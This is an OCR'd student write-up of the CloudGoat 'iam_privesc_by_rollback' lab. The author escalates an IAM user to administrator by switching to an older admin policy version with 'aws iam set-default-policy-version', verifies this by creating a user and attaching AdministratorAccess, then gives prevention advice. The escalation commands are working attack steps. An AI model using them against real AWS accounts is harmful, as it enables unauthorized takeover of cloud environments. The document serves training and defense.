


- The policy above is the v1 version, it grants "read" access (list & get) as well as the power to switch between versions of policies ("iam:SetDefaultPolicyVersion").

- Looking at older versions, it is noticeable that v3 grant privileges that are no longer visible in the default version: it it grants all actions ("Action": "*") to all resources.




- The current policy version grants the ability to change versions, hence I used ***aws iam set-default-policy-version --policy-arn arn:aws:iam::622111839747:policy/cg-raynor-policy-cgidv509ma87ie --version-id v3 --profile raynor*** to set v3 as the default policy. This then gives raynor administrative permissions, thus allowing for privilege escalation.





7. Verification:

• Once you believe you've successfully escalated privileges, verify your actions by accessing restricted resources or performing privileged operations.

- To test admin privileges, I tried creating a new user and attaching AdministratorAccess to raynor.


Kali Linux [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Session Actions Edit View Help
"SecretList": []
}
aws iam list-attached-user-policies --user-name raynor-cgidv509ma87ie --profile raynor
"AttachedPolicies": [
"PolicyName": "cg-raynor-policy-cgidv509ma87ie",
"PolicyArn": "arn:aws:iam::622111839747:policy/cg-raynor-policy-cgidv509ma87ie"
aws ec2 describe-instances --profile raynor
"Reservations": []
aws iam create-user --user-name victory --profile raynor
"User": {
"Path": "/",
"UserName": "victory",
"UserId": "AIDAZBWGBKYB5IDTKXFC6",
"Arn": "arn:aws:iam::622111839747:user/victory",
"CreateDate": "2025-11-21T15:05:00+00:00"
aws iam attach-user-policy \
--user-name <your-raynor-username> \
--policy-arn arn:aws:iam::aws:policy/AdministratorAccess \
--profile raynor
zsh: no such file or directory: your-raynor-username
aws iam attach-user-policy \
--user-name raynor-cgidv509ma87ie \
--policy-arn arn:aws:iam::aws:policy/AdministratorAccess \
--profile raynor
Right Ctrl
ENG 18:07


Kali Linux [Running] - Oracle VirtualBox
File Machine View Input Devices Help
AWS CLI
raynor-cgidv509ma87ie
Users | IAM | Global
https://us-east-1.console.aws.amazon.com/iam/home?region=us-east-1#/users
OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB
IAM > Users
Identity and Access Management (IAM)
Search IAM
Dashboard
Access management
User groups
Users
Roles
Policies
Identity providers
Account settings
Root access management
Temporary delegation requests
New
Access reports
Access Analyzer
Resource analysis New
Unused access
Analyzer settings
Credential report
Users (3) Info
An IAM user is an identity with long-term credentials that is used to interact with AWS in an account.
Delete
Create user
User name
Path
Groups
Last activity
MFA
Password age
Console last sign-in
Access key ID
Active key age
cloudgoat / 0 20 hours ago - - - Active - AKIAZBWGBK... 20 hours
raynor-cgidv509ma87ie / 0 7 minutes ago - - - Active - AKIAZBWGBK... 20 hours
victory / 0 - - - - - -
CloudShell Feedback Console Mobile App
© 2025, Amazon Web Services, Inc. or its affiliates. Privacy Terms Cookie preferences
Right Ctrl
ENG 18:13



8. Reflection and Analysis:

What happened?

The IAM user raynor had a "safe" policy (v1) attached — but multiple older policy versions still existed.

One older policy version (v3) contains:

```
"Action": "*",
```

```
"Resource": "*",
```

```
"Effect": "Allow"
```

And the user had:

```
"iam:SetDefaultPolicyVersion"
```

This allowed them to flip the default version from "safe" to **"full admin"**.

This is the *rollback* vulnerability.

Security Implications

This vulnerability is dangerous because:

- A seemingly low-privileged user can become **Admin**.
- No CloudTrail event explicitly shows "privilege escalation"
- Most organizations forget about **old IAM policy versions**
- Attackers only need existing permissions—no exploits or misconfigurations in infra.

How to Prevent This (Real AWS Environments)

1. Delete old policy versions

AWS allows max **5 versions** — but teams rarely clean them up.

Use:

```
aws iam delete-policy-version --policy-arn <arn> --version-id <id>
```

2. Use IAM Service Control Policies (SCPs)

Block dangerous IAM actions:

- `iam:SetDefaultPolicyVersion`
- `iam:CreatePolicyVersion`

3. Enforce Least Privilege

Do not give non-admin users `iam:*` capabilities.

4. Use IAM Access Analyzer

It detects over-privileged and escalatable roles.

5. Continuous Cloud Security Scanning

Tools like:

- Prowler
- ScoutSuite
- CloudSplaining
- Steampipe

can detect privilege-escalation paths.

Conclusion

This assignment demonstrates how improper IAM policy management, especially the retention of outdated policy versions, can create unexpected and dangerous privilege escalation opportunities. In the CloudGoat “iam_privesc_by_rollback” scenario, the IAM user initially appeared to have minimal permissions; however, the presence of an older policy version granting full administrative access—combined with the allowed action `iam:SetDefaultPolicyVersion`—enabled the user to escalate privileges simply by switching the active policy version. This scenario highlights how attackers can leverage built-in AWS capabilities rather than exploiting traditional software vulnerabilities.

The exercise reinforces several key security lessons: the importance of regularly deleting unused IAM policy versions, enforcing least privilege, monitoring sensitive IAM actions, and using tools such as IAM Access Analyzer or cloud security scanners to detect escalation paths. Overall, the lab provides valuable insight into how subtle configuration oversights can compromise an entire AWS environment and underscores the need for continuous IAM governance and security hygiene in real-world cloud operations.